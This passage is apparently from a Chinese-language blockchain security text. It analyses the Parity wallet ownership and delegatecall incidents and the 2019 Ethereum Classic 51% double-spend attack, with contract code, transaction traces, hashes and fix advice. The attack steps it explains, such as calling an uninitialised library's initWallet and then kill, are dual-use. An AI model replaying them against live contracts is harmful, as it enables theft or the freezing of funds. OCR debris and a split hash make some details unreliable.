首先，攻击者的目标是从 wallet 合约中获取 ether，想获取 ether 就要调用 execute 函数，但 execute 函数需要 owner 权限，所以攻击者首先需要获得 owner 权限，攻击者在查找与 owner 权限相关的函数时发现，只有 initWallet 函数的可见性是默认的，可以被任何人调用，其他几个函数都需要 owner 权限才能调用，所以攻击者果断调用 initWallet 函数，将自己的账户地址设为钱包唯一的 owner，这样就获得了 owner 权限，然后就很顺利的调用了 execute 函数，从而盗币成功。

4.3.4 安全建议：

通过上述分析可以知道，该漏洞主要是智能合约中函数可见性设置不当造成的，修复该漏洞也很简单，就是更改 initWallet 函数可见性，另外，因为 initWallet 函数是一个初始化钱包 owner 账户的函数，所以 initWallet 函数应该只能在部署合约的时候调用一次，一旦部署后将不允许再调用。

4.4 parity 钱包智能合约 delegatecall 调用漏洞分析

4.4.1 安全事件描述

2017 年 11 月，parity 钱包再次遭到攻击，一个用户删除了钱包库合约， 7 月 20 日以后部署的钱包合约中的资金都被冻结，冻结的资金达 513743 个 ETH。

4.4.2 漏洞类型

delegatecall 函数调用漏洞。

4.4.3 漏洞详细分析

1. 几个基础知识点

在分析漏洞前，先看几个知识点。

1）delegatecall 函数

delegatecall 是 solidity 语言中的一种消息调用方式，solidity 官方文档中对 delegatecall 的定义如下：

There exists a special variant of a message call, named **delegatecall** which is identical to a message call apart from the fact that the code at the target address is executed in the context of the calling contract and `msg.sender` and `msg.value` do not change their values.

This means that a contract can dynamically load code from a different address at runtime. Storage, current address and balance still refer to the calling contract, only the code is taken from the called address.

从定义中可以看出，一个合约可以在运行时使用 delegatecall 加载其他合约的代码，这些代码在调用者合约的上下文环境中执行，并改变调用者合约的状态。

2）suicide 函数

selfdestruct 的别名，功能是销毁一个智能合约。下面是在 solidity 官方文档中的定义：

`selfdestruct(address payable recipient)`: Destroy the current contract, sending its funds to the given *Address* and end execution. Note that `selfdestruct` has some peculiarities inherited from the EVM:

- the receiving contract's receive function is not executed.
- the contract is only really destroyed at the end of the transaction and `revert` s might "undo" the destruction.

可以看出，suicide 的功能是销毁当前合约，并将合约中的余额发送到参数指定的账户地址。

2. parity wallet 代码升级

在经过第一次攻击事件后，parity 团队修复了权限控制漏洞。修改后代码如下：

initWallet 函数修改后代码：

```
219   function initWallet(address[] _owners, uint _required, uint _daylimit) only_uninitialized {
220     initDaylimit(_daylimit);
221     initMultiowned(_owners, _required);
222   }
```

添加权限限制

添加的权限限制代码为：

```
214   // throw unless the contract is not yet initialized.
215   modifier only_uninitialized { if (m_numOwners > 0) throw; _; }
```

其他函数也添加了权限限制：

initDaylimit 函数：

```
201     function initDaylimit(uint _limit) only_uninitialized {
202       m_dailyLimit = _limit;
203       m_lastDay = today();
204     }
```

initMultiowned 函数：


```
107     function initMultiowned(address[] _owners, uint _required) only_uninitialized {
108       m_numOwners = _owners.length + 1;
109       m_owners[1] = uint(msg.sender);
110       m_ownerIndex[uint(msg.sender)] = 1;
111       for (uint i = 0; i < _owners.length; ++i)
112       {
113         m_owners[2 + i] = uint(_owners[i]);
114         m_ownerIndex[uint(_owners[i])] = 2 + i;
115       }
116       m_required = _required;
117     }
```

3. 攻击者发送的交易记录

通过区块链交易记录，我们找到攻击者发送的交易记录，交易地址为：

https://etherscan.io/tx/0x05f71e1b2cb4f03e547739db15d080fd30c989eda04d37ce6264c5686e0722c9

内容如下所示：



可以看到，该攻击者又调用了 initWallet 函数。并将自己的账户地址作为 _owners 参数传入 initWallet 函数，从而获取的 owner 权限。

再来看 parity trace 中的“Raw traces”，这里可以看到更详细的信息：


可以看到这个交易中仅有一个 action，并且从这个 action 的内容上可以看到，攻击者直接调用了 walletLibrary 合约的函数。

4. 获取 owner 权限

首选我们看一下攻击者获得 owner 权限所发送的交易，交易记录地址为：

https://etherscan.io/tx/0x05f71e1b2cb4f03e547739db15d080fd30c989eda04d37ce6264c5686e0722c9

交易内容信息：



可以看到，该攻击者调用了 initWallet 函数。并将自己的账户地址作为 _owners 参数传入 initWallet 函数，从而获取的 owner 权限。

再来看 parity trace 中的“Raw traces”，这里可以看到更详细的信息：

细心地朋友可能已经发现，这次攻击者没有通过 wallet 合约的 delegatecall 调用 walletLibrary 合约的 initWallet 函数，而是直接调用 walletLibrary 合约的 initWallet 函数，因为尽管 walletLibrary 合约是一个库合约，但其实本质上库合约也只是一个普通合约，可以被直接调用。但攻击者是怎么突破 only_uninitialized 条件限制的呢？这里就涉及到 delegatecall 函数了。

首先看一下 only_uninitialized 限制条件代码：

```
// throw unless the contract is not yet initialized.
modifier only_uninitialized { if (m_numOwners > 0) throw; _; }
```

从上图代码中看到，这里涉及到 m_numOwners 变量，只要 m_numOwners > 0 就无法调用成功。

在看一下 m_numOwners 变量的信息：

```
// pointer used to find a free slot in m_owners
uint public m_numOwners;
```

因为该变量时 uint 类型，所以攻击者想要成功调用 initWallet 函数，m_numOwners 变量只能是 0。

通过分析整个合约中与 m_numOwners 变量相关的代码发现，m_numOwners 变量只有在合约未初始化情况下才能为 0，因为一旦初始化后 m_numOwners 变量就会大于 0，相关代码如下所示：

```
110   // as well as the selection of addresses capable of confirming them.
111   function initMultiowned(address[] _owners, uint _required) only_uninitialized {
112     m_numOwners = _owners.length + 1;
113     m_owners[1] = uint(msg.sender);
114     m_ownerIndex[uint(msg.sender)] = 1;
115     for (uint i = 0; i < _owners.length; ++i)
116     {
117       m_owners[2 + i] = uint(_owners[i]);
118       m_ownerIndex[uint(_owners[i])] = 2 + i;
119     }
120     m_required = _required;
121   }
```


m_numOwners最小为1

从上图代码中看到，该函数是合约初始化时调用的 initMultiowned 函数，所以，如果合约已经初始化了，那么该函数必然被调用过，也即 m_numOwners 变量被设置为大于 0 的数。此时，攻击者是不能成功调用 initWallet 函数的。

又一个问题来了，用户在部署合约时肯定已经将钱包初始化了，为什么 m_numOwners 变量还是 0 呢？

这就涉及到了 delegatecall 函数的知识了。前面我们已经提到过 delegatecall 的工作原理，在这里不再赘述。下面我们分析一下用户部署合约时，delegatecall 是怎么发挥作用的。

用户在初始化钱包合约时，是直接调用的 wallet 合约的 initWallet 函数，而 wallet 合约中没有 initWallet 函数，便通过 delegatecall 从 walletLibrary 合约中取回 initWallet 函数的代码，然后在 wallet 合约的上下文中执行 initWallet 函数的代码，从而改变的是 wallet 合约的状态，而 walletLibrary 合约作为一个独立的合约，它的状态变量是不变的。该过程如下图所示:



wallet 合约和 walletLibrary 合约中都有一个 m_numOwners 变量，在用户初始化合约时，仅调用 initWallet 函数改变了 wallet 合约中的 m_numOwners 变量，而 walletLibrary 合约中的 m_numOwners 变量始终为 0。攻击者正是利用了这一点，直接调用的 walletLibrary 合约的 initWallet 函数，由于 initWallet 函数是在 walletLibrary 合约的上下文中执行的，所以能够顺利通过条件限制，获得 owner 权限。

5. 销毁 walletLibrary 合约

获得 owner 权限的攻击者，又发送一笔交易销毁了 walletLibrary 合约。该笔交易地址为:

https://etherscan.io/tx/0x47f7cff7a5e671884629c93b368cb18f58a993f4b19c2a53a8662e3f1482f690

交易内容如下所示：

从上图中可以看到，攻击者直接调用了 walletLibrary 合约的 kill 函数，并把自己的账户地址作为参数传入 kill 函数。

这里看一下 kill 函数的代码：

```
228   // kills the contract sending everything to `_to`.
229   function kill(address _to) onlymanyowners(sha3(msg.data)) external {
230     suicide(_to);
231   }
```

从代码中可以看到执行 kill 函数需要 owner 权限，因为攻击者已经获得了 owner 权限，且他是唯一的 owner，所以可以成功调用 kill 函数。kill 函数实际调用了 suicide 函数，前面我们也已经提到过 suicide 函数，所以 kill 函数的实际功能是销毁 walletLibrary 合约，并把合约中的余额发送到_to 账户，也即攻击者账户。

再来看一下该笔交易的详细信息 ：


```
{
  "action": {
    "callType": "call",
    "from": "0xae7168deb525862f4fee37d987a971b385b96952",
    "gas": "0x14d9a",
    "input": "0xcbf0b0c0000000000000000000000000ae7168deb525862f4fee37d987a971b385b96952",
    "to": "0x863df6bfa4469f3ead0be8f9f2aae51c91a907b4",
    "value": "0x0"
  },
  "blockHash": "0x894f3aac1c8a0c9b05d2cbe6c0c9af907ca44a1c96aeda69a0ec064b9a74b790",
  "blockNumber": 4501969,
  "result": {
    "gasUsed": "0x14d9a",
    "output": "0x"
  },
  "subtraces": 1,
  "traceAddress": [],
  "transactionHash": "0x47f7cff7a5e671884629c93b368cb18f58a993f4b19c2a53a8662e3f1482f690",
  "transactionPosition": 144,
  "type": "call"
},
{
  "action": {
    "address": "0x863df6bfa4469f3ead0be8f9f2aae51c91a907b4",
    "balance": "0x0",
    "refundAddress": "0xae7168deb525862f4fee37d987a971b385b96952"
  },
  "blockHash": "0x894f3aac1c8a0c9b05d2cbe6c0c9af907ca44a1c96aeda69a0ec064b9a74b790",
  "blockNumber": 4501969,
  "result": null,
  "subtraces": 0,
  "traceAddress": [
    0
  ],
  "transactionHash": "0x47f7cff7a5e671884629c93b368cb18f58a993f4b19c2a53a8662e3f1482f690",
  "transactionPosition": 144,
  "type": "suicide"
}
```


可以看到，这个交易包含 2 个 action，第一个 action 是攻击者调用 walletLibrary 合约的 kill 函数，第二个 action 是 walletLibrary 合约发送余额到攻击者账户，并自毁。

4.4.4 安全建议：

首先，大家要有一个意识，库合约虽然可以当做一个库的功能使用，但它实际上也是一个独立的普通智能合约，也可以被调用。其次，部署的智能合约一定要记得初始化，在使用 delegatecall，call 等底层调用函数时，要深入理解这些函数的工作原理并慎重使用。最后，在正式部署合约前，要对合约做充分的安全测试与评估，最好请第三方专业的安全团队进行安全审计，将安全风险降到最低。

4.5 ETC 51%攻击（双花攻击）

4.5.1 安全事件描述

2019 年 1 月 6 日，ETC 区块链被 51%攻击，造成经济损失约 110 万美元。

1 月 7 日 coinbase 官方确认 ETC 共发生 15 次攻击，其中 12 次包含双花攻击，造成经济损失 219500 个 ETC。攻击发生后 coinbase 立即暂时关闭 ETC 的交易。另外，此次事件的受害者主要是 Biture 和 Gate.io 两家交易所。

1 月 14 日， Gate.io 方面表示已经有价值 10 万美元的 ETC 归还。

4.5.2 漏洞类型

51%攻击导致的双花攻击。

4.5.3 漏洞详细分析

1. 几个知识点：

在分析漏洞之前，先看一下与该案例有关的几个知识点。

1）51%攻击

下面是 bitcoin 白皮书中的一段有关工作量证明的描述：

The proof-of-work also solves the problem of determining representation in majority decision making. If the majority were based on one-IP-address-one-vote, it could be subverted by anyone able to allocate many IPs. Proof-of-work is essentially one-CPU-one-vote. The majority decision is represented by the longest chain, which has the greatest proof-of-work effort invested in it. If a majority of CPU power is controlled by honest nodes, the honest chain will grow the fastest and outpace any competing chains. To modify a past block, an attacker would have to redo the proof-of-work of the block and all blocks after it and then catch up with and surpass the work of the honest nodes. We will show later that the probability of a slower attacker catching up diminishes exponentially as subsequent blocks are added.

bitcoin 白皮书中提到，最长链代表大多数人的决定，也是算力累计最大的一个链，当大部分的算力掌握在诚实节点的手里，那么诚实的链会增长的最快，而且很容易超过其他竞争链。当攻击者想要修改某一个区块的时候，他必须把这个区块之前的所有区块都重新计算一遍。显然，bitcoin 的安全性是建立在诚实节点掌握了大部分的算力的基础之上。

但是，有这么一种特殊情况：如果一个恶意节点掌握了全网算力的 51%以上，那么他因为占有算力优势，获得出块的概率非常大，他所在的那条链的增长速度会非常快，当这个链超过其他所有链时，这条链将成为主链，其他链以及链上的交易将被作废。如果这个恶意节点持续拥有 51%以上的算力，那么他可以篡改整个链上的数据。这就是 51%攻击。

2）双花攻击

攻击者通过某种攻击方式（比如 51%攻击，分割攻击等），将自己账户中的同一笔 token 重复花费两次或两次以上。

2. coinbase 官方博客发布遭受 51%攻击

coinbase 官方发布的声明如下所示：

On 1/5/2019, Coinbase detected a deep chain reorganization of the Ethereum Classic blockchain. In order to protect customer funds, we immediately paused interactions with the ETC blockchain.

Updated Jan. 7, 2019–10:27pm PT: At time of writing, we have identified a total of 15 reorganizations, 12 of which contained double spends, totaling 219,500 ETC (~$1.1M). No Coinbase accounts have been impacted by the attack.

3. gate.io 官方确认 ETC 网络遭受 51%攻击

gate.io 也确认了 ETC 网络遭受 51%攻击，并发布攻击的一些信息，文章地址：https://www.gate.io/article/16735

在本次攻击中，gate.io 检测到 7 笔回滚交易，其中 4 笔来自攻击者，这 4 笔交易总计 54200 个 ETC，交易哈希值如下所示：

0xb5e074866653670f93e9fd2d5f414672df9f5c21baa12b83686e136444796338

0xee31dffb660484b60f66e74a51e020bc9d75311d246f4636c0eabb9fdf161577

0xb9a30cee4ff91e7c6234a0aa288091939482a623b6982a37836910bb18aca655

0x9ae83e6fc48f63162b54c8023c7a9a55d01b7085294fb4a6703783e76b1b492a

攻击时间从 2019 年 1 月 7 日 0:40UTC 开始到 2019 年 1 月 7 日 4:20UTC 结束，攻击时间共 4 个小时。这段时间攻击者的哈希算力占全网算力的 51%以上，攻击者发送恶意交易，当交易成功时又凭借自己强大的算力，使之前发送的交易回滚，这样该笔交易发送的 token 就会重新返回自己的账户中。

攻击者掌握的 ETC 账号地址有：


0xb71d9CD39b68a08660dCd27B3EAE1c13C1267B10

0x3ccc8f7415e09bead930dc2b23617bd39ced2c06


0x090a4a238db45d9348cb89a356ca5aba89c75256

4. 查看回滚交易内容


首先看第一个交易0xb5e074866653670f93e9fd2d5f414672df9f5c21baa12b83686e136444796338，交易内容如下所示：



交易所在区块信息：



当我们直接搜索 7254646 号区块时，查询到的区块信息如下所示：



ETC Block #7254646 Info 0x0835efcb3d49fca3e2f75580cab06eeed206c4f338e31ad966e0f1c89a603... Copy

Height	7254646	Reward	4
Timestamp (UTC)	2019-01-07 00:27:37 (a year ago)		
Difficulty	125,543,078,576,671		
Total difficulty	539,331,562,118,389,366,784		
Orphan	no		

0

Miner	0x3ccc8f7415e09bead930dc2b23617bd39ced2c06
Gas limit	6,590,104
Transaction root	0x56e81f171bcc55a6ff8345e692c0f86e5b48e0...
State root	0x9b1d3762e1b9f3fb6ce3e947dda2ba731251666c59...
Extra data	0x
Nonce	0xf06db4caf56d3d30
Total block size, bytes	517

Transactions

No transactions

从交易记录可知，0xb5e074866653670f93e9fd2d5f414672df9f5c21baa12b83686e136444796338 这个交易被矿工 0x87cfd09c483fe65352456bb26c784a0e4c4ba389 打包进 0xbc358812654331c91474d0cb0b28ad24325d0044f7d21f653990bcd258b3bc39 这个区块（区块号为 7254646）中，但这个区块是一个孤块，即该区块不在最长链中，该区块中的交易也都是无效的。查看最长链中的 7254646 号区块内容发现，这个区块的矿工是

0x3ccc8f7415e09bead930dc2b23617bd39ced2c06，即攻击者账号地址。这说明攻击者已经凭借自己强大的哈希算力篡改了这个区块的内容。

以同样的方法，我们分析了另外三笔交易，结果与第一笔交易相同，包含交易的区块作废，取而代之的是攻击者挖出的号码相同的区块。

5. 从区块记录中查看攻击过程

根据交易所官方公告，攻击交易发生的时间，区块号和攻击者账户，我们有针对性的查看了与案例有关的交易，发现在这段时间内攻击者发动了多次攻击，且多次获得成功，造成大批 ETC 双花。

下面看一下攻击者连续挖出的区块范围和在此过程中进行的双花交易信息。

连续出块范围：第 7249342　号至第 7249418 号区块。在这个范围中进行的双花交易信息：

无效交易所在区块号	7249357
无效交易 hash	0x1b47a700c067d285179c421ffddba5b60ce8eb4dc57a5f9568e68243a20eabf8
另一笔交易所在区块号	7249361
另一笔交易 hash	0x4baa588ed6ba3eef0c15c8fb2bc5fde8b3aee0edfcf138805c720062f77380ae
双花	600ETC

金额	

连续出块范围：第 7254419 号至第 7254472 号区块。在这个范围中进行的双花交易信息：

无效交易所在区块号	7254430
无效交易 hash	0xbba16320ec10701e615db5a65d47a8714b097c1cda3d1874793edb9540babcd1
另一笔交易所在区块号	7254435
另一笔交易 hash	0xcb4c8461478b0b540f35579e64bd46665c543f45e0903aa1951f3f4ef551ffd2
双花金额	4000ETC

连续出块范围：第 7254567 号至第 7254708 号区块。在这个范围中进行的双花交易信息：

无效交易所在区块号	7254646
无效	0xb5e074866653670f93e9fd2d5f414672df9f5c21baa12b83686e13

交易 hash	6444796338
另一笔交易所在区块号	7254656
另一笔交易 hash	0xa8265efc66620f9c99f7f21b348cc6c9e039fc54d5182785e58916b935c06f28
双花金额	5000ETC

连续出块范围：第 7255034 号至第 7255111 号区块。在这个范围中进行的双花交易信息：

无效交易所在区块号	7255055
无效交易 hash	0xee31dffb660484b60f66e74a51e020bc9d75311d246f4636c0eabb9fdf161577
另一笔交易所在区	7255066

块号	
另一笔交易 hash	0x84508f3084e64ddefeac96b3ccdad386e75136103793d1b59c3f0e0cea88a5db
双花金额	9000ETC

连续出块范围：从第 7255202 号至第 7255239 号区块。在这个范围中进行的双花交易信息：

无效交易所在区块号	7255212
无效交易 hash	0xfe2da37fd908edf2411b39c1ec36361246b14e551f4dd9cc95eb17fac375cb8d
另一笔交易所在区块号	7255225
另一笔交易 hash	0xa5fc583e05f71e5e139970e49fffd0f76baa636e32d788d5cf6922be4acdf364
双花	9000ETC

金额	

连续出块范围：从第 7255477 号至第 7255522 号区块。在这个范围中进行的双花交易信息：

无效交易所在区块号	7255487
无效交易 hash	0xa901fcf953256c9d38854bcdf8eaf31859f9d874e8a099a5cdcbf5859bfa66ef
另一笔交易所在区块号	7255492
另一笔交易 hash	0x89081164deece402f39574880c13c824ea15a77f58b2d3062f53bd8f0fc3ac73
双花金额	15700ETC

